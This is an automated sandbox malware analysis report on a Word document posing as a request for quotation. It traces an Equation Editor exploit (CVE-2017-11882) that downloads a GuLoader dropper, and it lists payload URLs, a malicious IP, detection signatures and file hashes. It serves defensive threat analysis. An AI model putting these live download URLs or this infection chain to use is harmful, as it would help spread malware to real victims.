



**ID:** 531863

**Sample Name:** RFQ with  
Specification (Fitch  
Solutions).docx

**Cookbook:**  
defaultwindowsofficecookbook.jbs

**Time:** 13:52:20

**Date:** 01/12/2021

**Version:** 34.0.0 Boulder Opal

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|  |    |
|--|----|
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# Windows Analysis Report RFQ with Specification (Fitch Solutions)

## Overview

### General Information

|              |   |
|--------------|---|
| Sample Name: | RFQ with Specification (Fitch Solutions).docx |
| Analysis ID: | 531863  |
| MD5:         | 6f6e82505d97090...                            |
| SHA1:        | 3e95e486346d44...                             |
| SHA256:      | 363d730445fc6f...                             |
| Tags:        | doc   |
| Infos:       |   |

Most interesting Screenshot:



### Process Tree

- System is w7x64
- WINWORD.EXE (PID: 1224 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- EQNEDT32.EXE (PID: 2276 cmdline: "C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding MD5: A87236E214F6D42A65F5DEDAC816AEC8)
  - vbc.exe (PID: 2928 cmdline: "C:\Users\Public\vbc.exe" MD5: 252803B9E92ECB76F1F2DD22639AD630)
    - Rorqu.exe (PID: 772 cmdline: C:\Users\user\AppData\Local\Temp\Rorqu.exe MD5: FC6007F02B5B1F0B3AE930F558E62318)
      - CasPol.exe (PID: 2516 cmdline: C:\Users\user\AppData\Local\Temp\Rorqu.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
      - CasPol.exe (PID: 2996 cmdline: C:\Users\user\AppData\Local\Temp\Rorqu.exe MD5: 10FE5178DFC39E15AFE7FED83C7A3B44)
  - cleanup

## Malware Configuration

### Threatname: GuLoader

```
{
  "Payload URL": "https://onedrive.live.com/download?cid=5A"
}
```

## Yara Overview

### Memory Dumps

| Source   | Rule                   | Description            | Author       | Strings |
|--|------------------------|------------------------|--------------|---------|
| 0000000C.00000002.717652799.000000000002F<br>0000.00000040.00000001.sdmp | JoeSecurity_GuLoader_2 | Yara detected GuLoader | Joe Security |         |
| 0000000F.00000002.717553624.000000000002E<br>0000.00000040.00000001.sdmp | JoeSecurity_GuLoader_2 | Yara detected GuLoader | Joe Security |         |
| 0000000F.00000000.605917089.000000000002E<br>0000.00000040.00000001.sdmp | JoeSecurity_GuLoader_2 | Yara detected GuLoader | Joe Security |         |

## Sigma Overview

Exploits:



Sigma detected: File Dropped By EQNEDT32EXE

System Summary:



Sigma detected: Droppers Exploiting CVE-2017-11882

Sigma detected: Execution from Suspicious Folder

## Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Antivirus detection for URL or domain

Multi AV Scanner detection for domain / URL

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Machine Learning detection for dropped file

Exploits:



Office equation editor starts processes (likely CVE 2017-11882 or CVE-2018-0802)

Networking:



Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

C2 URLs / IPs found in malware configuration

System Summary:



Office equation editor drops PE file

Data Obfuscation:



Yara detected GuLoader

Persistence and Installation Behavior:



Contains an external reference to another file

Boot Survival:



Drops PE files to the user root directory

Malware Analysis System Evasion:



Tries to detect Any.run

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

### Anti Debugging:



Hides threads from debuggers

### HIPS / PFW / Operating System Protection Evasion:



Writes to foreign memory regions

### Stealing of Sensitive Information:




GuLoader behavior detected

## Mitre Att&ck Matrix

| Initial Access                      | Execution                             | Persistence                          | Privilege Escalation        | Defense Evasion                    | Credential Access         | Discovery                          | Lateral Movement                   | Collection                     | Exfiltration                           | Command and Control              | Network Effect          |
|-------------------------------------|---------------------------------------|--------------------------------------|-----------------------------|------------------------------------|---------------------------|------------------------------------|------------------------------------|--------------------------------|--|----------------------------------|-------------------------|
| Valid Accounts                      | Exploitation for Client Execution 1 3 | Path Interception                    | Access Token Manipulation 1 | Masquerading 1 1 1                 | OS Credential Dumping     | Security Software Discovery 4 1    | Remote Services                    | Archive Collected Data 1       | Exfiltration Over Other Network Medium | Encrypted Channel 1              | Eaves Insecu Netwo Comm |
| Default Accounts                    | Scheduled Task/Job                    | Boot or Logon Initialization Scripts | Process Injection 1 1 2     | Virtualization/Sandbox Evasion 2 1 | LSASS Memory              | Virtualization/Sandbox Evasion 2 1 | Remote Desktop Protocol            | Clipboard Data 1               | Exfiltration Over Bluetooth            | Ingress Tool Transfer 1 2        | Exploit Redire Calls/   |
| Domain Accounts                     | At (Linux)                            | Logon Script (Windows)               | Logon Script (Windows)      | Access Token Manipulation 1        | Security Account Manager  | Process Discovery 1                | SMB/Windows Admin Shares           | Data from Network Shared Drive | Automated Exfiltration                 | Non-Application Layer Protocol 2 | Exploit Track Locati    |
| Local Accounts                      | At (Windows)                          | Logon Script (Mac)                   | Logon Script (Mac)          | Process Injection 1 1 2            | NTDS                      | Remote System Discovery 1          | Distributed Component Object Model | Input Capture                  | Scheduled Transfer                     | Application Layer Protocol 1 2 2 | SIM C Swap              |
| Cloud Accounts                      | Cron                                  | Network Logon Script                 | Network Logon Script        | Obfuscated Files or Information 1  | LSA Secrets               | File and Directory Discovery 2     | SSH                                | Keylogging                     | Data Transfer Size Limits              | Fallback Channels                | Manip Device Comm       |
| Replication Through Removable Media | Launchd                               | Rc.common                            | Rc.common                   | Steganography                      | Cached Domain Credentials | System Information Discovery 5     | VNC                                | GUI Input Capture              | Exfiltration Over C2 Channel           | Multiband Communication          | Jammi Denial Servic     |


## Behavior Graph



## Screenshots

### Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





## Antivirus, Machine Learning and Genetic Malware Detection

### Initial Sample

| Source  | Detection | Scanner       | Label                       | Link                   |
|---|-----------|---------------|-----------------------------|------------------------|
| RFQ with Specification (Fitch Solutions).docx | 28%       | Virustotal    |                             | <a href="#">Browse</a> |
| RFQ with Specification (Fitch Solutions).docx | 16%       | ReversingLabs | Win32.Exploit.CVE-2017-0199 |                        |

### Dropped Files

| Source   | Detection | Scanner        | Label                    | Link |
|--|-----------|----------------|--------------------------|------|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E3D87781-81EF-43F9-9495-B55BE3B562FC}.tmp | 100%      | Avira          | EXP/CVE-2017-11882.Gen   |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWCl\vbc[1].exe                            | 100%      | Joe Sandbox ML |                          |      |
| C:\Users\Public\vbc.exe  | 100%      | Joe Sandbox ML |                          |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{E3D87781-81EF-43F9-9495-B55BE3B562FC}.tmp | 100%      | Joe Sandbox ML |                          |      |
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWCl\vbc[1].exe                            | 13%       | ReversingLabs  | Win32Downloader.GuLoader |      |
| C:\Users\Public\vbc.exe  | 13%       | ReversingLabs  | Win32Downloader.GuLoader |      |

### Unpacked PE Files

No Antivirus matches

## Domains

No Antivirus matches

## URLs

| Source  | Detection | Scanner         | Label   | Link                   |
|---|-----------|-----------------|---------|------------------------|
| <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/...wW.....-w-w-....W-----Ww-----Ww.....-Ww.....-w-w-wW.W.wbk">http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/...wW.....-w-w-....W-----Ww-----Ww.....-Ww.....-w-w-wW.W.wbk</a> | 14%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/...wW.....-w-w-....W-----Ww-----Ww.....-Ww.....-w-w-wW.W.wbk">http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/...wW.....-w-w-....W-----Ww-----Ww.....-Ww.....-w-w-wW.W.wbk</a> | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://www.%s.comPA">http://www.%s.comPA</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://www.icra.org/vocabulary/">http://www.icra.org/vocabulary/</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://192.3.122.180/1100/vbc.exe">http://192.3.122.180/1100/vbc.exe</a>   | 100%      | Avira URL Cloud | malware |                        |
| <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/">http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/</a>   | 12%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/">http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/</a>   | 0%        | Avira URL Cloud | safe    |                        |
| <a href="http://windowsmedia.com/redir/services.asp?WMPFriendly=true">http://windowsmedia.com/redir/services.asp?WMPFriendly=true</a>   | 0%        | URL Reputation  | safe    |                        |
| <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/">http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/</a>   | 13%       | Virustotal      |         | <a href="#">Browse</a> |
| <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/">http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/</a>   | 0%        | Avira URL Cloud | safe    |                        |

## Domains and IPs

### Contacted Domains

| Name              | IP      | Active  | Malicious | Antivirus Detection | Reputation |
|-------------------|---------|---------|-----------|---------------------|------------|
| onedrive.live.com | unknown | unknown | false     |                     | high       |

### Contacted URLs

| Name  | Malicious | Antivirus Detection   | Reputation |
|---|-----------|---|------------|
| <a href="http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/...wW-....W-----Ww-----Ww.....-Ww.....-w-w-wW.W.wbk">http://192.3.122.180/.....w_W....W.....-Ww.....----Www.....wW.....wW-/...wW-....W-----Ww-----Ww.....-Ww.....-w-w-wW.W.wbk</a> | true      | <ul style="list-style-type: none"><li>• 14%, Virustotal, <a href="#">Browse</a></li><li>• Avira URL Cloud: safe</li></ul> | unknown    |
| <a href="http://192.3.122.180/1100/vbc.exe">http://192.3.122.180/1100/vbc.exe</a>   | true      | <ul style="list-style-type: none"><li>• Avira URL Cloud: malware</li></ul>  | unknown    |
| <a href="http://https://onedrive.live.com/download?cid=5A">http://https://onedrive.live.com/download?cid=5A</a>   | false     |   | high       |

### URLs from Memory and Binaries

### Contacted IPs

## Public

| IP            | Domain  | Country       | Flag | ASN   | ASN Name          | Malicious |
|---------------|---------|---------------|------|-------|-------------------|-----------|
| 192.3.122.180 | unknown | United States |      | 36352 | AS-COLOCROSSINGUS | true      |

## General Information

|                                      |  |
|--------------------------------------|--|
| Joe Sandbox Version:                 | 34.0.0 Boulder Opal  |
| Analysis ID:                         | 531863   |
| Start date:                          | 01.12.2021   |
| Start time:                          | 13:52:20   |
| Joe Sandbox Product:                 | CloudBasic   |
| Overall analysis duration:           | 0h 7m 0s   |
| Hypervisor based Inspection enabled: | false  |
| Report type:                         | light  |
| Sample file name:                    | RFQ with Specification (Fitch Solutions).docx  |
| Cookbook file name:                  | defaultwindowsofficecookbook.jbs   |
| Analysis system description:         | Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2) |

|  |  |
|--|--|
| Number of analysed new started processes analysed: | 16   |
| Number of new started drivers analysed:            | 1  |
| Number of existing processes analysed:             | 0  |
| Number of existing drivers analysed:               | 0  |
| Number of injected processes analysed:             | 0  |
| Technologies:                                      | <ul style="list-style-type: none"> <li>• HCA enabled</li> <li>• EGA enabled</li> <li>• HDC enabled</li> <li>• AMSI enabled</li> </ul>  |
| Analysis Mode:                                     | default  |
| Analysis stop reason:                              | Timeout  |
| Detection:   | MAL  |
| Classification:                                    | mal100.troj.expl.evad.winDOCX@10/23@1/1  |
| EGA Information:                                   | Failed   |
| HDC Information:                                   | <ul style="list-style-type: none"> <li>• Successful, ratio: 100% (good quality ratio 97.1%)</li> <li>• Quality average: 84.4%</li> <li>• Quality standard deviation: 23.8%</li> </ul>  |
| HCA Information:                                   | Failed   |
| Cookbook Comments:                                 | <ul style="list-style-type: none"> <li>• Adjust boot time</li> <li>• Enable AMSI</li> <li>• Found application associated with file extension: .docx</li> <li>• Found Word or Excel or PowerPoint or XPS Viewer</li> <li>• Attach to Office via COM</li> <li>• Scroll down</li> <li>• Close Viewer</li> </ul> |
| Warnings:  | Show All   |

## Simulations

### Behavior and APIs

| Time     | Type            | Description                                       |
|----------|-----------------|---|
| 13:52:39 | API Interceptor | 52x Sleep call for process: EQNEDT32.EXE modified |
| 13:53:50 | API Interceptor | 203x Sleep call for process: Rorqu.exe modified   |

## Joe Sandbox View / Context

### IPs

| Match         | Associated Sample Name / URL | SHA 256                  | Detection | Link                   | Context   |
|---------------|------------------------------|--------------------------|-----------|------------------------|---|
| 192.3.122.180 | 3wdlxO3rGv.rtf               | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 192.3.122.180/55667/vbc.exe</li> </ul> |
|               | zoe3408r0Z.docx              |                          |           |                        |   |

### Domains

No context

### ASN

| Match             | Associated Sample Name / URL        | SHA 256                  | Detection | Link                   | Context  |
|-------------------|-------------------------------------|--------------------------|-----------|------------------------|--|
| AS-COLOCROSSINGUS | VALVE.exe                           | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 23.94.54.224</li> </ul>   |
|                   | Quotation - Linde Tunisia PLC..xlsx | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 107.173.191.75</li> </ul> |
|                   | Quotation 2200.xlsx                 | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 107.173.143.36</li> </ul> |
|                   | DAEFWjToGE.exe                      | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 198.23.172.50</li> </ul>  |
|                   | V2N1M2_P.VBS                        | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 192.3.121.222</li> </ul>  |
|                   | SHIPPING DOCUMENT.xlsx              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 23.94.174.144</li> </ul>  |
|                   | REMITTANCE ADVICE.xlsx              | <a href="#">Get hash</a> | malicious | <a href="#">Browse</a> | <ul style="list-style-type: none"> <li>• 23.94.174.144</li> </ul>  |

| Match | Associated Sample Name / URL             | SHA 256  | Detection | Link   | Context            |
|-------|--|----------|-----------|--------|--------------------|
|       | SOA SIL TL382920.xlsx                    | Get hash | malicious | Browse | • 192.3.121.173    |
|       | 1100.xlsx                                | Get hash | malicious | Browse | • 198.23.213.9     |
|       | SKM_C25021113013471.xlsx                 | Get hash | malicious | Browse | • 172.245.14 2.212 |
|       | DHL Contact Form.xlsx                    | Get hash | malicious | Browse | • 23.94.174.144    |
|       | RFQ-26532.xlsx                           | Get hash | malicious | Browse | • 172.245.119.65   |
|       | Quote.exe                                | Get hash | malicious | Browse | • 23.94.54.224     |
|       | 1419RudrlU                               | Get hash | malicious | Browse | • 172.245.26.201   |
|       | ORDER 294226.xlsx                        | Get hash | malicious | Browse | • 192.3.121.173    |
|       | PI.xlsx                                  | Get hash | malicious | Browse | • 198.46.136.245   |
|       | Hud & Rundown Contract.xlsx              | Get hash | malicious | Browse | • 198.23.251.13    |
|       | PURCHASED ORDER CONFIRMATION UGANDA.xlsx | Get hash | malicious | Browse | • 107.173.22 9.132 |
|       | load2.xlsx                               | Get hash | malicious | Browse | • 198.23.207.36    |
|       | PDF_INVOICE_CIPK TD2746748.exe           | Get hash | malicious | Browse | • 198.12.127.139   |

## JA3 Fingerprints

No context

## Dropped Files

No context

## Created / dropped Files

### C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 131072  |
| Entropy (8bit): | 0.2876322621921022  |
| Encrypted:      | false   |
| SSDeep:         | 48:13DtORB/TXJeO8L0Xiceso1sQ9Bu+WRwyRHRUa5RxcZRN+r5RsPtpVya+VWWP8X:KxOLeK80csf2pm4iXihH   |
| MD5:            | B46C338A0BA8399B4C4486D4B114798E  |
| SHA1:           | D36825F6BF1A00117EC0E9902DF8D583E0A5EF45  |
| SHA-256:        | E17045B5B0E6DC57F40FCE3B307212B7E4811B04E54B1CA224240F940D47C546  |
| SHA-512:        | BB89DBF03996315002BA4950D0E3DD7F1A8A111E5331CE56024248A4E8AD3FE8BA5AA3F801A3E0AD22E7E7018B04A1AA1DB0256824664BBD26855B1F7C10484E  |
| Malicious:      | false   |
| Reputation:     | low   |
| Preview:        | .....M.eFy..z.~...sh.'....#S,...X.F..Fa.q.....#.},L.;q Q{.....E.g,<....A.....E.....x...x...x...x.....<br>.....zV.....@....p..G..s.q.Q9G..a`..qb....p..G.....J..R.w.ps.....<br>..... |

### C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0AFDF7DC-F944-4E41-BC7F-441FB8ADCB07}.FSD

|                 |  |
|-----------------|--|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 131072   |
| Entropy (8bit): | 0.6734779379727461   |
| Encrypted:      | false  |
| SSDeep:         | 192:AhWPu+ePR+LustGr5p31gwgbavDAW+CKXEiXE9EbiObi:dPu+ePR+LusMp6VbaT+1EmE9WiEi  |
| MD5:            | 9B03B1CB08F50EDD04EF0416F6B055A1   |
| SHA1:           | B78E00EBC4C3CA4B219D642F26CAA625E5445900   |
| SHA-256:        | 518EDBFC36C3554158606F92F11614946F6DA957A24C38138A7D7BEE2F751ACE   |
| SHA-512:        | D1A956CB1B2EED27A767B2D804D01BFD0B08F5DAC4ACE2D2006A9E9C1A8824B0BA28CB3E50EEEE99EC812D4ECED18FA024AAE1F234B9D1DB1499F5198D67B50B |
| Malicious:      | false  |
| Reputation:     | low  |

**C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{0AFDF7DC-F944-4E41-BC7F-441FB8ADCB07}.FSD**

|          |  |
|----------|--|
| Preview: | .....M.eFy...z3..ul..l...B..S...X.F..Fa.q.....Tf.Z.F..e].\$.y.},.L..vM1..N.S.....W.....x..x..x..x..* |
|          | .....zV..... @....p..G..s.q.Q9G..a`..qb....p..G.....5.2A.....  |

**C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF**

|                 |  |
|-----------------|--|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE   |
| File Type:      | data   |
| Category:       | dropped  |
| Size (bytes):   | 114  |
| Entropy (8bit): | 3.83542616378805   |
| Encrypted:      | false  |
| SSDeep:         | 3:yVlgsRlzQlhIEKWZYRi85h5SRR49Hls6PSu276:yPblzwzEKjA8PMRfIPSu22  |
| MD5:            | 905F442F32348E93F5100A925E1018A8   |
| SHA1:           | CC8B0E203DEBC3D23C216D68B7021A5118CC4AD2   |
| SHA-256:        | C0A74E4FBDEACC15993C1C5ED2B3A72C780EFE08686A48A97B9117828422D70  |
| SHA-512:        | 8ED546A39733243EEC32C495B87E4EA776644AD91BA78CE9673A88264621557C03BB912FAFA44448852E764DFC4348328A1F1F921C6572D52282AD14A468FC0D |
| Malicious:      | false  |
| Reputation:     | low  |
| Preview:        | ..H..@....b..q....]F.S.D.-.{.0.A.F.D.F.7.D.C.-.F.9.4.4.-.4.E.4.1.-.B.C.7.F.-.4.4.1.F.B.8.A.D.C.B.0.7.}...F.S.D..                 |

**C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 131072  |
| Entropy (8bit): | 0.2887752234426078  |
| Encrypted:      | false   |
| SSDeep:         | 48:I3mxRB1YTRYkSCAvvmG40WI0WI/f+S8J28ZrrVRxtWlsGxtWlsBH:KmxL1YWRmcvmKYK2ErVRxnNxnaH   |
| MD5:            | 719E1D6C46DDE0B42DD5576FD345BFDE  |
| SHA1:           | 25B95EE0EA0A24BB1B588057462443F8B2579367  |
| SHA-256:        | 3C93C5DC91FCB9BAF8988A033AEBBF9489FAFF88973B393A1BF20D68D45CDAE8  |
| SHA-512:        | D6A739BF58CE12382F74FCCCCF4FC4176A8ADC5A31C2D808EDCA289AE6A2E2FE1AE57B89791187937533CDB9662C93BC8D4CD91EA5071C208BD76F23AFE7141 |
| Malicious:      | false   |
| Reputation:     | low   |
| Preview:        | .....M.eFy...zEC.[.I.C..y.t..l.S...X.F..Fa.q.....UC.e..K.....-.....Q.F....G.X.A.....E.....x..x..x..x..*                         |
|                 | .....zV..... @....p..G..s.q.Q9G..a`..qb....p..G.....J..R.w.ps.....  |

**C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{100A9095-3B94-4067-BA0B-E67428EA7E13}.FSD**

|                 |   |
|-----------------|---|
| Process:        | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE  |
| File Type:      | data  |
| Category:       | dropped   |
| Size (bytes):   | 131072  |
| Entropy (8bit): | 0.2219392610585538  |
| Encrypted:      | false   |
| SSDeep:         | 48:I3nUrBofJx6aeUzir3jwTwx48sSAvgwmNgwmB:KnC0hDWoSAvkk  |
| MD5:            | 497D601AA8A2FC1D5A4D3D3E0D1902B1  |
| SHA1:           | F6246261BC3B9C6B050035CDCBC29872FA8DF17C  |
| SHA-256:        | 5D85F5F163D9FBA61A3285CB3E9F2674F85BC7917C72D1C6EAAF6FDF6C7D82E5  |
| SHA-512:        | 74E4E34A4EAB8A482CF352206ECBA18968E840D661AC65EDA6CF337F900DD29E87F065366D7F067D60A64513E86E570435C3E7BFE2DD576BB01FF422BE60524 |
| Malicious:      | false   |
| Reputation:     | low   |
| Preview:        | .....M.eFy...zr@O...;G.....@S...X.F..Fa.q.....)....6F.4.Q...@.....L....L..b{..P>.....PB.....x..x..x..x..+.....                  |
|                 | .....zV..... @....p..G..s.q.Q9G..a`..qb....p..G..... u..u.A..W"U.....   |

**C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF**

|            |  |
|------------|--|
| Process:   | C:\Program Files\Microsoft Office\Office14\WINWORD.EXE |
| File Type: | data   |
| Category:  | dropped  |

|  |   |
|--|---|
| C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF |   |
| Size (bytes):  | 114   |
| Entropy (8bit):  | 3.9836419265269947  |
| Encrypted:   | false   |
| SSDeep:  | 3:yVlgsRlzOPI9lk3IW9ZxSgkdS88Nabg8hLj 276:yPblzK9e3IW7UhdSgbg8hf22  |
| MD5:   | 8E6AF39C12383C734B2C066EF477F425  |
| SHA1:  | 0E42FA045C155A9D7625A45143B57E495F70BF47  |
| SHA-256:   | 2CD565C50ABFBFD463B71C06692F3DD381C91CB5DBFA873CD8B91271CB9666A   |
| SHA-512:   | 09BAF4A713AF6DA99A769096F62D353B7E56564EAB58F0A86B67E20C7FCF101A9D6009A0A9D86EE1AC3EF571474CAA57D089D43421948BF522A4BA3C77011B0 |
| Malicious:   | false   |
| Reputation:  | low   |
| Preview:   | ..H..@....b..q...JF.S.D.-.{1.0.0.A.9.0.9.5.-.3.B.9.4.-.4.0.6.7.-.B.A.0.B.-.E.6.7.4.2.8.E.A.7.E.1.3}...F.S.D..                   |

|  |  |
|--|--|
| C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\XNHC0JWC\vbc[1].exe |  |
| Process:   | C:\Program Files\Common Files\Microsoft Shared\EQUATIONEQNEDT32.EXE  |
| File Type:   | PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive  |
| Category:  | downloaded   |
| Size (bytes):  | 131450   |
| Entropy (8bit):  | 7.073556124984408  |
| Encrypted:   | false  |
| SSDeep:  | 3072:gbG7N2kDTHUpou4ubwlzYrBufYik3UzoHa8Gj2y:gbE/HUjwlkgfYJioqqy   |
| MD5:   | 252803B9E92ECB76F1F2DD22639AD630   |
| SHA1:  | 4312D57342D471D6381C021A07BF78D519F5FDF3   |
| SHA-256:   | B8FA40B8B16DA73AF342A809AD1AC92900F3B102C1FD0126D2535E65F78AB7B8   |
